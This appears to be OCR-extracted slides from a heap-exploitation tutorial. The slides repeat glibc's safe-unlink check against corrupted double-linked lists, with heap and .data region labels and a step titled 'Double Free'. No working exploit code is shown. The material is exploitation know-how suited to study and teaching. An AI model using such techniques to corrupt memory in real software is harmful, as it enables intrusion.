

```
FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);
else {
      FD->bk = BK;
      BK->fd = FD;
      ...
}
```

[heap]

[.data]





```
FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);
else {
      FD->bk = BK;
      BK->fd = FD;
      ...
}
```




```
FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);
else {
      FD->bk = BK;
      BK->fd = FD;
      ...
}
```

[heap]


[.data]




```
FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);
else {
      FD->bk = BK;
      BK->fd = FD;
      ...
}
```

[heap]

[.data]





```
FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);
else {
      FD->bk = BK;
      BK->fd = FD;
      ...
}
```

Step.7

Double Free

